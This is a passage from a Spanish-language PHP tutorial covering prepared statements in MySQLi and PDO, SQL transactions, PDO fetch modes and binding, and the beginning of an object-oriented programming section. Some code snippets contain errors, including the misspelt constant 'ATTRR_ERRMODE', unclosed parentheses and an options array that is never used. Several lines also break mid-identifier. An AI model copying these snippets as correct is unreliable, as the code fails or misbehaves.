2. Ventajas de las Sentencias Preparadas
3. Sentencias Preparadas en MySQLi
4. Sentencias Preparadas en PDO

1. Cómo funcionan las sentencias preparadas

- **Prepare**. Primero una **plantilla de la sentencia SQL** se crea y se envía a la base de datos. Algunos valores se dejan sin especificar, llamados **parámetros** y representados por un **interrogante** "**?**":

  ```
  INSERT INTO Clientes VALUES (?, ?, ?, ?);
  ```

- Después, la base de datos analiza, compila y realiza la optimización de la consulta sobre la sentencia SQL, y **guarda el resultado sin ejecutarlo**.
- **Execute**. Por último, **la aplicación enlaza valores con los parámetros**, y la base de datos ejecuta la sentencia. La aplicación puede entonces ejecutar la sentencia tantas veces como quiera con valores diferentes.

2. Ventajas de las Sentencias Preparadas

- Las **Sentencias Preparadas** reducen en **tiempo de análisis** ya que la preparación de la consulta de realiza sólo una vez (aunque la sentencia se ejecute las veces necesarias).
- Los **parámetros** enlazados minimizan el ancho de banda consumida del servidor ya que sólo necesitas enviar los parámetros cada vez, no la consulta entera.
- Las **Sentencias Preparadas** son muy últiles frente a Inyecciones SQL, ya que los valores de los parámetros, que son transmitidos después usando un protocolo diferente, no necesitan ser escapados. Si la plantilla de la sentencia original no es derivada de un **input externo**, los **ataques SQL Injection** no pueden ocurrir.

3. Sentencias Preparadas en MySQLi

Vamos a ver un **ejemplo de Sentencias Preparadas en PHP con MySQLi**.

```
$server = "localhost";
$user = "usuario";
$password = "password";
$dbname = "ejemplo";
// Conectar
$db = new mysqli($server, $user, $password, $dbname);
// Comprobar conexión
if($db->connect_error){
    die("La conexión ha fallado, error número " . $db->connect_errno . ": " . $db->conne
ct_error);
}
```

Ya tenemos la conexión a la base de datos, ahora podemos utilizarla en los archivos donde tengamos que hacer sentencias.

```
// Preparar
$stmt = $db->prepare("INSERT INTO Clientes (nombre, ciudad, contacto) VALUES (?, ?, ?)")
;
$stmt->bind_param('ssi', $nombre, $ciudad, $contacto);
// Establecer parámetros y ejecutar
$nombre = "Donald Trump";
$ciudad = "Madrid";
$contacto = 4124124;
$stmt->execute();
$nombre = "Hillary Clinton";
$ciudad = "Barcelona";
$contacto = 4665767;
$stmt->execute();
// Mensaje de éxito en la inserción
echo "Se han creado las entradas exitosamente";
// Cerrar conexiones
$stmt->close();
$db->close();
```

Incluimos un interrogante donde queremos sustituir un ***integer***, un ***string***, un ***double*** o un ***blob*** en la función *prepare()*. Después usamos la función *bind_param()*:

```
$stmt->bind_param('ssi', $nombre, $ciudad, $contacto);
```

La función enlaza los **parámentros** con la **consulta SQL** y le dice a la **base de datos** que parámetros son. El argumento "ssi" especifica el **tipo de dato** que se espera que sea el parámetro. Pueden ser de cuatro tipos:

Letra	Tipo de dato
i	Integer
d	double
s	string
b	blob

Se debe especificar uno por cada parámetro.

La función *mysqli_stmt::bind_result()* permite enlazar las columnas con variables para su uso posterior. No hace falta especificar el tipo de dato.

```
// Iniciamos sentencia preparada
if ($stmt = $mysqli->prepare("SELECT nombre, ciudad FROM Clientes")) {
    $stmt->execute();
    // Vinculamos variables a columnas
    $stmt->bind_result($nombre, $ciudad);
    // Obtenemos los valores
    while ($stmt->fetch()) {
        printf("%s %s\n", $nombre, $ciudad);
    }
    // Cerramos la sentencia preparada
    $stmt->close();
}
```

4. Sentencias Preparadas en PDO

Vamos a hacer el mismo ejemplo anterior pero con **PDO**.

```
$server = "localhost";
$user = "usuario";
$password = "password";
$dbname = "ejemplo";
try {
// Conectar
$db = new PDO("mysql:host=$server;dbname=$dbname", $user, $password);
// Establecer el nivel de errores a EXCEPTION
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e){
    echo "Error: " . $e->getMessage();
}
```

Una vez establecida la conexión, podemos usarla donde la necesitemos:

```
// Preparar
$stmt = $db->prepare("INSERT INTO Clientes (nombre, ciudad, contacto) VALUES (:nombre, :
ciudad, :contacto)");
$stmt->bindParam(':nombre', $nombre);
$stmt->bindParam(':ciudad', $ciudad);
$stmt->bindParam(':contacto', $contacto);
// Establecer parámetros y ejecutar
$nombre = "Donald Trump";
$ciudad = "Madrid";
$contacto = 4124124;
$stmt->execute();
$nombre = "Hillary Clinton";
$ciudad = "Barcelona";
$contacto = 4665767;
$stmt->execute();
// Mensaje de éxito en la inserción
echo "Se han creado las entradas exitosamente";
// Cerrar conexiones
$db = null;
```

Los parámetros también pueden enlazarse sin utilizar *bindParam()*, directamente con un array en *execute()*:

```
// Preparar
$stmt = $db->prepare("INSERT INTO Clientes (nombre, ciudad, contacto) VALUES (:nombre, :
ciudad, :contacto)");
// Establecer parámetros y ejecutar
$nombre = "Donald Trump";
$ciudad = "Madrid";
$contacto = 4124124;
$stmt->execute(array(':nombre' => $nombre, ':ciudad' => $ciudad, ':contacto' => $contact
o));
// Mensaje de éxito en la inserción
echo "Se han creado las entradas exitosamente";
// Cerrar conexiones
$db = null;
```

Hemos asignado los parámetros con nombre de variable, pero también se puede hacer con números:

```
$stmt = $db->prepare("INSERT INTO Clientes (nombre, ciudad, contacto) VALUES (?, ?, ?)")
;
$stmt->bindParam(1, $nombre);
$stmt->bindParam(2, $ciudad);
$stmt->bindParam(3, $contacto);
```

En caso de pasar los parámetros a través de un array con *execute()*, se haría de la misma forma que antes:

```
// Preparar
$stmt = $db->prepare("INSERT INTO Clientes (nombre, ciudad, contacto) VALUES (?, ?, ?)")
;
// Establecer parámetros y ejecutar
$nombre = "Donald Trump";
$ciudad = "Madrid";
$contacto = 4124124;
$stmt->execute(array($nombre, $ciudad, $contacto));
// Mensaje de éxito en la inserción
echo "Se han creado las entradas exitosamente";
// Cerrar conexiones
$db = null;
```

Sólo hemos empleado las sentencias preparadas para insertar datos, pero también se emplean para consultas y con otros métodos de enlazado como bindValue() o bindColumn().

5. Transacciones

Indice de contenido

1. ¿Qué son las transacciones?
2. Propiedades de las transacciones
3. Control de las transacciones

1. ¿Qué son las transacciones?

Las **transacciones en SQL** son unidades o secuencias de trabajo realizadas de forma ordenada y separada en una base de datos. Normalmente representan cualquier cambio en la base de datos, y tienen dos objetivos principales:

- Proporcionar **secuencias de trabajo fiables** que permitan poder **recuperarse fácilmente ante**

errorres y mantener una **base de datos consistente incluso frente a fallos del sistema**.
- Proporcionar **aislamiento entre programas accediendo a la vez** a la base de datos.

Una transacción es una **propagación de uno o más cambios** en la base de datos, ya sea cuando se crea, se modifica o se elimina un registro. En la práctica suele consistir en la **agrupación de consultas SQL** y su ejecución como parte de una **transacción**.

2. Propiedades de las transacciones

Las transacciones siguen **cuatro propiedades básicas**, bajo el acrónimo **ACID** (Atomicity, Consistency, Isolation, Durability):

- **Atomicidad**: aseguran que todas las operaciones dentro de la secuencia de trabajo **se completen satisfactoriamente**. Si no es así, la transacción se abandona en el punto del error y las operaciones previas retroceden a su estado inicial.
- **Consistencia**: aseguran que la base de datos **cambie estados** en una transacción exitosa.
- **Aislamiento**: permiten que las operaciones sean **aisladas** y **transparentes** unas de otras.
- **Durabilidad**: aseguran que el resultado o efecto de una transacción completada **permanezca en caso de error del sistema**.

3. Control de las transacciones

Existen tres comandos básicos de control en las **transacciones SQL**:

- **COMMIT**. Para **guardar los cambios**.
- **ROLLBACK**. Para **abandonar la transacción y deshacer los cambios** que se hubieran hecho en la transacción.
- **SAVEPOINT**. Crea **checkpoints**, puntos concretos en la transacción donde poder deshacer la transacción hasta esos puntos.

Los comandos de control de transacciones se usan sólo con **INSERT**, **DELETE** y **UPDATE**. **No pueden utilizarse creando tablas o vaciándolas** porque las operaciones se guardan automáticamente en la base de datos.

6. PDO

Indice de contenido

1. Introducción	6. Consultar datos con PDO
2. Conectar a una base de datos con PDO	7. Diferencia entre query() y prepare()/execute()
3. Excepciones y opciones en PDO	8. Otras funciones de utilidad
4. Registrar datos con PDO	9. Transacciones con PDO
5. Diferencia entre bindParam() y bindValue()	

1. Introducción

PDO significa **PHP Data Objects**, **Objetos de Datos de PHP**, una extensión para acceder a bases de datos. PDO permite acceder a diferentes **sistemas de bases de datos** con un controlador específico (**MySQL**, **SQLite**, **Oracle**...) mediante el cual se conecta. Independientemente del sistema utilizado, **se emplearán siempre los mismos métodos**, lo que hace que cambiar de uno a otro resulte más sencillo.

Para ver los **controladores** (***drivers***) disponibles en tu servidor, puedes emplear el método *getAvailableDrivers()*:

```
print_r(PDO::getAvailableDrivers());
```

El **sistema PDO** se fundamenta en 3 clases: **PDO**, **PDOStatement** y **PDOException**. La **clase PDO** se

encarga de mantener la conexión a la base de datos y otro tipo de conexiones específicas como **transacciones**, además de crear instancias de la clase PDOStatement. Es ésta clase, **PDOStatement**, la que maneja las sentencias SQL y devuelve los resultados. La clase **PDOException** se utiliza para manejar los errores.

2. Conectar a una base de datos con PDO

El primer argumento de la clase **PDO** es el **DSN**, **Data Source Name**, en el cual se han de especificar el **tipo de base de datos** (*mysql*), el **host** (*localhost*) y el **nombre de la base de datos** (se puede especificar también el **puerto**). Diferentes sistemas de bases de datos tienen **distintos métodos para conectarse**. La mayoría se conectan de forma parecida a como se conecta a **MySQL**:

```
try {
    $dsn = "mysql:host=localhost;dbname=$dbname";
    $dbh = new PDO($dsn, $user, $password);
} catch (PDOException $e){
    echo $e->getMessage();
}
```

DBH significa **Database Handle**, y es el nombre de variable que se suele utilizar para el **objeto PDO**.

Para cerrar una conexión:

```
$dbh = null;
```

Puedes ver más información acerca de **como conectarse a determinados sistemas de bases de datos** en php.net.

3. Excepciones y opciones con PDO

PDO maneja los errores en forma de excepciones, por lo que la conexión siempre ha de ir encerrada en un bloque try/catch. Se puede (y se debe) especificar el modo de error estableciendo el atributo ***error mode***:

```
$dbh->setAttribute(PDO::ATTRR_ERRMODE, PDO::ERRMODE_SILENT);
$dbh->setAttribute(PDO::ATTRR_ERRMODE, PDO::ERRMODE_WARNING);
$dbh->setAttribute(PDO::ATTRR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

No importa el modo de error, si existe un fallo en la conexión siempre producirá una excepción, por eso siempre se conecta con try/catch.

- **PDO::ERRMODE_SILENT**. Es el **modo de error por defecto**. Si se deja así habrá que comprobar los errores de forma parecida a como se hace con **mysqli**. Se tendrían que emplear PDO::errorCode() y PDO::errorInfo() o su versión en PDOStatement PDOStatement::errorCode() y PDOStatement::errorInfo().
- **PDO::ERRMODE_WARNING**. Además de establecer el código de error, PDO emitirá un mensaje E_WARNING. Modo empleado para depurar o hacer pruebas para ver errores sin interrumpir el flujo de la aplicación.
- **PDO::ERRMODE_EXCEPTION**. Además de establecer el código de error, PDO lanzará una excepción PDOException y establecerá sus propiedades para luego poder reflejar el error y su información. Este modo se emplea en la mayoría de situaciones, ya que permite manejar los errores y a la vez esconder datos que podrían ayudar a alguien a atacar tu aplicación.

El **modo de error** se puede aplicar con el método **PDO::setAttribute** o mediante un **array de opciones al instanciar PDO**:

```php
// Con un array de opciones
try {
    $dsn = "mysql:host=localhost;dbname=$dbname";
    $options = array(
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    );
    $dbh = new PDO($dsn, $user, $password);
} catch (PDOException $e){
    echo $e->getMessage();
}
// Con un el método PDO::setAttribute
try {
    $dsn = "mysql:host=localhost;dbname=$dbname";
    $dbh = new PDO($dsn, $user, $password);
    $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e){
    echo $e->getMessage();
}
```

Existen más opciones aparte de el **modo de error ATTR_ERRMODE**, algunas de ellas son:

- **ATTR_CASE**. Fuerza a los nombres de las columnas a mayúsculas o minúsculas (CASE_LOWER, CASE_UPPER).
- **ATTR_TIMEOUT**. Especifica el tiempo de espera en segundos.
- **ATTR_STRINGIFY_FETCHES**. Convierte los valores numéricos en cadenas.

4. Registrar datos con PDO

La **clase PDOStatement** es la que trata las **sentencias SQL**. Una **instancia de PDOStatement** se crea cuando se llama a ***PDO->prepare()***, y con ese objeto creado se llama a métodos como *bindParam()* para pasar valores o *execute()* para ejecutar sentencias. PDO facilita el uso de sentencias preparadas en PHP, que mejoran el rendimiento y la seguridad de la aplicación. Cuando se **obtienen, insertan o actualizan datos**, el esquema es: **PREPARE -> [BIND] -> EXECUTE**. Se pueden indicar los parámetros en la sentencia con un interrogante "**?**" o mediante un **nombre específico**.

- Utilizando interrogantes para los valores

```php
// Prepare
$stmt = $dbh->prepare("INSERT INTO Clientes (nombre, ciudad) VALUES (?, ?)");
// Bind
$nombre = "Peter";
$ciudad = "Madrid";
$stmt->bindParam(1, $nombre);
$stmt->bindParam(2, $ciudad);
// Excecute
$stmt->execute();
// Bind
$nombre = "Martha";
$ciudad = "Cáceres";
$stmt->bindParam(1, $nombre);
$stmt->bindParam(2, $ciudad);
// Execute
$stmt->execute();
```

- Utilizando variables para los valores

```
// Prepare
$stmt = $dbh->prepare("INSERT INTO Clientes (nombre, ciudad) VALUES (:nombre, :ciudad)")
;
// Bind
$nombre = "Charles";
$ciudad = "Valladolid";
$stmt->bindParam(':nombre', $nombre);
$stmt->bindParam(':ciudad', $ciudad);
// Excecute
$stmt->execute();
// Bind
$nombre = "Anne";
$ciudad = "Lugo";
$stmt->bindParam(':nombre', $nombre);
$stmt->bindParam(':ciudad', $ciudad);
// Execute
$stmt->execute();
```

También existe un **método lazy**, que es **pasando los valores mediante un array** (siempre array, aunque sólo haya un valor) al método *execute()*:

```
// Prepare:
$stmt = $dbh->prepare("INSERT INTO Clientes (nombre, ciudad) VALUES (:nombre, :ciudad)")
;
$nombre = "Luis";
$ciudad = "Barcelona";
// Bind y execute:
if($stmt->execute(array(':nombre'=>$nombre, ':ciudad'=>$ciudad))) {
    echo "Se ha creado el nuevo registro!";
}
```

Es el método *execute()* el que realmente **envía los datos a la base de datos**. Si no se llama a execute no se obtendrán los resultados sino un error.

Una característica importante cuando se utilizan variables para pasar los valores es que **se pueden insertar objetos directamente en la base de datos**, suponiendo que **las propiedades coinciden con los nombres de las variables**:

```
class Clientes
{
    public $nombre;
    public $ciudad;
    public function __construct($nombre, $ciudad){
        $this->nombre = $nombre;
        $this->ciudad = $ciudad;
    }
    // ....Código de la clase....
}
$cliente = new Clientes("Jennifer", "Málaga");
$stmt = $dbh->prepare("INSERT INTO Clientes (nombre, ciudad) VALUES (:nombre, :ciudad)")
;
if($stmt->execute((array) $cliente)){
    echo "Se ha creado un nuevo registro!";
};
```

5. Diferencia entre bindParam() y bindValue()

Existen dos métodos para enlazar valores: *bindParam()* y *bindValue()*:

- Con *bindParam()* la variable es enlazada como una referencia y **sólo será evaluada cuando se llame a *execute()***:

```
// Prepare:
$stmt = $dbh->prepare("INSERT INTO Clientes (nombre) VALUES (:nombre)");
$nombre = "Morgan";
// Bind
$stmt->bindParam(':nombre', $nombre); // Se enlaza a la variable $nombre
// Si ahora cambiamos el valor de $nombre:
$nombre = "John";
$stmt->execute(); // Se insertará el cliente con el nombre John
```

- Con *bindValue()* se enlaza el valor de la variable y **permanece hasta execute()**:

```
// Prepare:
$stmt = $dbh->prepare("INSERT INTO Clientes (nombre) VALUES (:nombre)");
$nombre = "Morgan";
// Bind
$stmt->bindValue(':nombre', $nombre); // Se enlaza al valor Morgan
// Si ahora cambiamos el valor de $nombre:
$nombre = "John";
$stmt->execute(); // Se insertará el cliente con el nombre Morgan
```

En la práctica *bindValue()* se suele usar cuando se tienen que insertar datos sólo una vez, y *bindParam()* cuando se tienen que pasar datos múltiples (desde un array por ejemplo).

Ambas funciones aceptan un **tercer parámetro**, que define el tipo de dato que se espera. Los ***data types*** más utilizados son: PDO::PARAM_BOOL (*booleano*), PDO::PARAM_NULL (*null*), PDO::PARAM_INT (*integer*) y PDO::PARAM_STR (*string*).

6. Consultar datos con PDO

La **consulta de datos** se realiza mediante **PDOStatement::fetch**, que **obtiene la siguiente fila de un conjunto de resultados**. Antes de llamar a fetch (o durante) hay que especificar como se quieren devolver los datos:

- **PDO::FETCH_ASSOC**: devuelve un array indexado cuyos keys son el **nombre de las columnas**.
- **PDO::FETCH_NUM**: devuelve un array indexado cuyos keys son **números**.
- **PDO::FETCH_BOTH**: valor por defecto. Devuelve un array indexado cuyos keys son tanto el **nombre de las columnas** como **números**.
- **PDO::FETCH_BOUND**: asigna los valores de las columnas a las variables establecidas con el método PDOStatement::bindColumn.
- **PDO::FETCH_CLASS**: asigna los valores de las columnas a propiedades de una clase. Creará las propiedades si éstas no existen.
- **PDO::FETCH_INTO**: actualiza una instancia existente de una clase.
- **PDO::FETCH_OBJ**: devuelve un objeto anónimo con nombres de propiedades que corresponden a las columnas.
- **PDO::FETCH_LAZY**: combina **PDO::FETCH_BOTH** y **PDO::FETCH_OBJ**, creando los nombres de las propiedades del objeto tal como se accedieron.

Los más utilizados son **FETCH_ASSOC**, **FETCH_OBJ, FETCH_BOUND** y **FETCH_CLASS.** Vamos a poner un ejemplo de los dos primeros:

```
// FETCH_ASSOC
$stmt = $dbh->prepare("SELECT * FROM Clientes");
// Especificamos el fetch mode antes de llamar a fetch()
$stmt->setFetchMode(PDO::FETCH_ASSOC);
// Ejecutamos
$stmt->execute();
// Mostramos los resultados
while ($row = $stmt->fetch()){
    echo "Nombre: {$row["nombre"]} <br>";
    echo "Ciudad: {$row["ciudad"]} <br><br>";
}
// FETCH_OBJ
$stmt = $dbh->prepare("SELECT * FROM Clientes");
// Ejecutamos
$stmt->execute();
// Ahora vamos a indicar el fetch mode cuando llamamos a fetch:
while($row = $stmt->fetch(PDO::FETCH_OBJ)){
    echo "Nombre: " . $row->nombre . "<br>";
    echo "Ciudad: " . $row->ciudad . "<br>";
}
```

Con **FETCH_BOUND** debemos emplear el método *bindColumn()*:

```
// Preparamos
$stmt = $dbh->prepare("SELECT nombre, ciudad FROM Clientes");
// Ejecutamos
$stmt->execute();
// bindColumn
$stmt->bindColumn(1, $nombre);
$stmt->bindColumn('ciudad', $ciudad);
while ($row = $stmt->fetch(PDO::FETCH_BOUND)) {
    $cliente = $nombre . ": " . $ciudad;
    echo $cliente . "<br>";
}
```

El estilo de devolver los datos **FETCH_CLASS** es algo más complejo: **devuelve los datos directamente a una clase**. Las propiedades del objeto se establecen ANTES de llamar al **constructor**. Si hay nombres de columnas que no tienen una propiedad creada para cada una, se crean como ***public***. **Si los datos**

necesitan una transformación antes de que salgan de la base de datos, se puede hacer automáticamente cada vez que se crea un objeto:

```
class Clientes
{
    public $nombre;
    public $ciudad;
    public $otros;
    public function __construct($otros = ''){
        $this->nombre = strtoupper($this->nombre);
        $this->ciudad = mb_substr($this->ciudad, 0, 3);
        $this->otros = $otros;
    }
    // ....Código de la clase....
}
$stmt = $dbh->prepare("SELECT * FROM Clientes");
$stmt->setFetchMode(PDO::FETCH_CLASS, 'Clientes');
$stmt->execute();
while ($objeto = $stmt->fetch()){
    echo $objeto->nombre . " -> ";
    echo $objeto->ciudad . "<br>";
}
```

Con lo anterior hemos podido modificar cómo queríamos mostrar nombre y ciudad de cada registro. A nombre lo hemos puesto en mayúsculas y de ciudad sólo hemos mostrado las tres primeras letras.

Si lo que quieres es **llamar al constructor ANTES de que se asignen los datos**, se hace lo siguiente:

```
$stmt->setFetchMode(PDO::FETCH_CLASS | PDO::FETCH_PROPS_LATE, 'Clientes';
```

Si en el ejemplo anterior añadimos PDO::FETCH_PROPS_LATE, el nombre y la ciudad se mostrarán como aparecen en la base de datos.

También se pueden **pasar argumentos al constructor** cuando se quieren devolver datos en objetos con PDO:

```
$stmt->setFetchMode(PDO::FETCH_CLASS, 'Clientes', array('masdatos');
```

O incluso **datos diferentes para cada objeto**:

```
$i = 0;
while ($row = $stmt->fetch(PDO::FETCH_CLASS, 'Clientes', array($i))){
    // Código para hacer algo
    $i++;
}
```

Finalmente, para la consulta de datos también se puede emplear directamente ***PDOStatement::fetchAll()***, que devuelve un **array con todas las filas devueltas por la base de datos** con las que poder iterar. También acepta estilos de devolución:

```
// fetchAll() con PDO::FETCH_ASSOC
$stmt = $dbh->prepare("SELECT * FROM Clientes");
$stmt->execute();
$clientes = $stmt->fetchAll(PDO::FETCH_ASSOC);
foreach($clientes as $cliente){
    echo $cliente['nombre'] . "<br>";
}
// fetchAll() con PDO::FETCH_OBJ
$stmt = $dbh->prepare("SELECT * FROM Clientes");
$stmt->execute();
$clientes = $stmt->fetchAll(PDO::FETCH_OBJ);
foreach ($clientes as $cliente){
    echo $cliente->nombre . "<br>";
}
```

7. Diferencia entre query() y prepare()/execute()

En los ejemplos anteriores para las **sentencias en PDO**, no se ha introducido el método *query()*. Este método ejecuta la sentencia directamente y necesita que se escapen los datos adecuadamente para evitar ataques SQL Injection y otros problemas.

execute() ejecuta una sentencia preparada lo que permite enlazar parámetros y evitar tener que escapar los parámetros. *execute()* también tiene mejor rendimiento si se repite una sentencia múltiples veces, ya que se compila en el servidor de bases de datos sólo una vez.

Ya hemos visto **como funcionan las sentencias preparadas** con *prepare()* y *execute()*, vamos a ver un ejemplo con query():

```
$stmt = $dbh->query("SELECT * FROM Clientes");
$clientes = $stmt->fetchAll(PDO::FETCH_OBJ);
foreach ($clientes as $cliente){
    echo $cliente->nombre . "<br>";
}
```

Se cambia *prepare* por *query* y se quita el *execute*.

8. Otras funciones de utilidad

Existen otras **funciones en PDO** que pueden ser de utilidad:

- **PDO::exec()**. Ejecuta una sentencia SQL y devuelve el número de filas afectadas. Devuelve el número de filas **modificadas o borradas**, no devuelve resultados de una secuencia SELECT:

  ```
  // Si lo siguiente devuelve 1, es que se ha eliminado correctamente:
  echo $dbh->exec("DELETE FROM Clientes WHERE nombre='Luis'");
  // No devuelve el número de filas con SELECT, devuelve 0
  echo $dbh->exec("SELECT * FROM Clientes");
  ```

- **PDO::lastInsertId()**. Este método devuelve el id autoincrementado del último registro en esa conexión:

  ```
  $stmt = $dbh->prepare("INSERT INTO Clientes (nombre) VALUES (:nombre)");
  $nombre = "Angelina";
  $stmt->bindValue(':nombre', $nombre);
  $stmt->execute();
  echo $dbh->lastInsertId();
  ```

- **PDOStatement::fetchColumn()**. Devuelve una única columna de la siguiente fila de un conjunto de resultados. La columna se indica con un integer, empezando desde cero. Si no se proporciona valor, obtiene la primera columna.

```
$stmt = $dbh->prepare("SELECT * FROM Clientes");
$stmt->execute();
while ($row = $stmt->fetchColumn(1)){
    echo "Ciudad: $row <br>";
}
```

- **PDOStatement::rowCount()**. Devuelve el **número de filas afectadas por la última sentencia SQL**:

```
$stmt = $dbh->prepare("SELECT * FROM Clientes");
$stmt->execute();
echo $stmt->rowCount();
```

9. Transacciones con PDO

Cuando tenemos que ejecutar varias sentencias de vez, como INSERT, es preferible utilizar transacciones ya que agrupa todas las acciones y permite revertirlas todas en caso de que haya algún error.

Una transacción en PDO comienza con el método *PDO::beginTransaction()*. Este método **desactiva cualquier otro commit o sentencia SQL o consultas que aún no son commited** hasta que la transacción es **committed** con *PDO::commit()*. Cuando este método es llamado, todas las acciones que estuvieran pendientes se activan y la conexión a la base de datos vuelve de nuevo a su estado por defecto que es **auto-commit**. Con *PDO::rollback()* se revierten los cambios realizados durante la transacción.

```
try {
    $dbh->beginTransaction();
    $dbh->query("INSERT INTO Clientes (nombre, ciudad) VALUES ('Leila Birdsall', 'Madrid
')");
    $dbh->query("INSERT INTO Clientes (nombre, ciudad) VALUES ('Brice Osterberg', 'Terue
l')");
    $dbh->query("INSERT INTO Clientes (nombre, ciudad) VALUES ('Latrisha Wagar', 'Valenc
ia')");
    $dbh->query("INSERT INTO Clientes (nombre, ciudad) VALUES ('Hui Riojas', 'Madrid')")
;
    $dbh->query("INSERT INTO Clientes (nombre, ciudad) VALUES ('Frank Scarpa', 'Barcelon
a')");
    $dbh->commit();
    echo "Se han introducido los nuevos clientes";
} catch (Exception $e){
    echo "Ha habido algún error";
    $dbh->rollback();
}
```

9. OOP

1. Instancia de clases

La **Programación Orientada a Objetos** (OOP, Object Oriented Programming) es un estilo de organizar el código que permite a los desarrolladores agrupar tareas similares en **clases**. Esto ayuda a que el código sea más fácil de mantener y a no repetirse (**DRY**, **Don't Repeat Yourself**).

Uno de los **grandes beneficios de OOP** es que si una parte de información cambia en el script, normalmente sólo hace falta cambiarla en un sitio para actualizar el código. Por ejemplo si se ha usado un **sistema de bases de datos como MySQL** utilizando PDO (PHP Database Objects) y se quiere cambiar a otro, los métodos a utilizar para las sentencias serán los mismos.

Una **clase** se puede ver como el **esquema de una casa** y un **objeto** como la **casa ya construída**. Una **clase** es el esquema de una casa, que define su estructura, sus medidas y características y las relaciones entre ellas. El **objeto** es la casa contruída con todos los datos y organización que la clase ha definido. Se pueden construir las casas (*objetos*) que se quieran con esa estructura (*clase*), y cada una tendrá sus propias familias y decoración.

Para definir una clase se utiliza la palabra reservada **class**, seguido del nombre de clase y dos llaves, entre las cuales se guardará toda la **información del esquema**. Esta información se guarda en ***propiedades*** (así es como se les llama a las **variables** dentro de las clases), ***métodos*** (**funciones** dentro de las clases) y ***constantes***.

El nombre de la clase puede ser **cualquier etiqueta válida** siempre que no sea una **palabra reservada de PHP**. Un **nombre válido** comienza con una letra o guión bajo, seguido de una cantidad arbitraria de letras, números o guiones bajos.

```
class NombreClase {
    // Declaración de una propiedad
    public $variable = 'Un valor cualquiera';
    // Declaración de un método
    public function mostrarVariable(){
        echo $this->variable;
    }
}
```

$this es una **pseudo-variable** que está disponible cuando una clase se instancia. La **clase instanciada es un objeto**, y **$this** hace referencia a ese objeto. Vamos a ver un ejemplo en el que se ve más claro a qué hace referencia $this:

```
class ClaseA {
    function funcionA()
    {
        if(isset($this)){
            echo '$this está definido, su clase es: ';
            // La función get_class devuelve el nombre de la clase de un objeto:
            echo get_class($this) . "<br>";
        } else {
            echo '$this no está definido <br>';
        }
    }
}
class ClaseB {
    function funcionB() {
        // Se llama estáticamente a la función A, pero ésta no es estática
        // Si E_STRICT está activado generará un aviso
        ClaseA::funcionA();
    }
}
```

Realizaremos algunas acciones con las instancias de las clases A y B:

```
// Probamos a instanciar Clase A y a usar la función functionA
$a = new claseA(); // $a es un objeto
$a->funcionA(); // Devuelve: $this está definido, su clase es: ClaseA

// Llamada estática a funcionA
ClaseA::funcionA(); // Devuelve: $this no está definido
// $this no funciona, no hay objeto al que hacer referencia

// Instanciamos la clase B
$b = new ClaseB(); // $b es otro objeto
$b->funcionB(); // Devuelve: $this está definido, su clase es: ClaseB
// Pero emite un E_STRICT por llamar estáticamente ClaseA::funcionA()

// Llamada estática a funcionB
ClaseB::funcionB(); // Devuelve: $this no está definido
// De nuevo el mismo caso que con ClaseA::funcionA()
```

Para crear una instancia de una clase, se utiliza la palabra ***new***. Un objeto será creado siempre a no ser que el objeto tenga un constructor definido y lance una excepción como error. Las clases han de definirse antes de instanciarse.

Se pueden utilizar *strings* que contienen el nombre de la clase para definirla, instanciándola de forma dinámica:

```
$nombreDeClase = 'ClaseA';

$objeto = new ClaseA; // new ClaseA
$objeto = new $nombreDeClase; // new ClaseA
$objeto = new $nombreDeClase(); // new ClaseA
```

Dentro del contexto de una clase, se puede crear un nuevo objeto utilizando **new self** o **new parent**:

```
class Comunicacion {
    public $saludo = "Hola! <br>";
    // Con el constructor disparamos un echo cada vez que se instancia la clase
    function __construct(){
        echo $this->saludo;
    }
    // Si llamamos a este método, volvemos a instanciar la clase
    public function saludar(){
        $objeto = new self;
        return $objeto;
    }
}
$obj = new Comunicacion(); // Devuelve Hola!
$obj->saludar(); // Devuelve Hola!
```

Cuando se asigna una **instancia de clase ya creada a una nueva variable**, la nueva variable accederá a esa misma instancia (esto no significa que sean **referencias**). Vamos a ver un ejemplo de un objeto asignándole una nueva variable sin referencia y con referencia:

```
// Creamos un objeto
$objeto = new ClaseA();
// Asignamos la variable $asignada a ese objeto
$asignada = $objeto;
// Asignamos por referencia $referencia a ese objeto
$referencia =& $objeto;
// Desde el propio objeto, creamos la propiedad $var
$objeto->var = 'La propiedad $var de $asignada tendrá este valor';
// Asignamos null a $objeto, lo cual también afectará a $referencia
$objeto = null;
// Hacemos var_dump de las tres variables:
var_dump($objeto); // Devuelve : null
var_dump($referencia); // Devuelve : null
var_dump($asignada);
/*
Devuelve:
object(ClaseA)[1]
  public 'var' => string '$asignada tendrá este valor' (length=28)
*/
```

En ocasiones lo que queremos es hacer una copia de un objeto sin afectar al original. Una **copia** de un objeto ya creado se puede hacer con la palabra **clone**, que copia las propiedades y métodos del objeto en uno nuevo, y llama después a la función __clone() para la clase que está copiando. Se puede utilizar **__clone()** para ejecutar más acciones si se desea (algo así como un constructor para el objeto copiado):

```
class Perro {
    public $nombre;
}
$unPerro = new Perro;
$unPerro->nombre = "Werthers"; // $unPerro se llama Werthers
// Creamos una función para cambiar el nombre:
function cambiarNombre($perro, $nombre){
    $perro->nombre = $nombre;
}
cambiarNombre($unPerro, "Smirnoff"); // ahora $unPerro se llama Smirnoff
// Clonamos el objeto $unPerro:
$otroPerro = clone $unPerro;
// Cambiamos el nombre del perro clonado:
cambiarNombre($otroPerro, "Donald"); // $otroPerro se llama Donald
// $unPerro se sigue llamando Smirnoff
```

A partir de **PHP 5.3** se introdujeron **nuevas formas de crear instancias de objetos**. Con la palabra ***new static*** es posible instanciar la clase desde la cual se llama a la instancia. Por ejemplo, si desde una **clase hija** se llama a un **método padre** que devuelve ***new static***, la instancia será de la clase hija, no del padre. Veamos ésta y **otras formas de crear objetos**:

```
class ClaseA
{
    public $var = "hola";
    // Función estática que puede llamarse sin instanciar ClaseA:
    static public function obtenerNueva(){
        // Devuelve una instancia de la clase que llame a obtenerNueva()
        return new static;
    }
    public function setterVar($var){
        $this->var = $var;
    }
}
class ClaseHija extends ClaseA{}
```

Se presentan 3 casos para observar diferentes instancias de clases:

```
// +++ CASO 1 +++
// Creamos una instancia de la ClaseA
$objeto1 = new ClaseA();
// Creamos otra instancia de la ClaseA
$objeto2 = new $objeto1;
// El resultado son dos instancias distintas de la misma clase
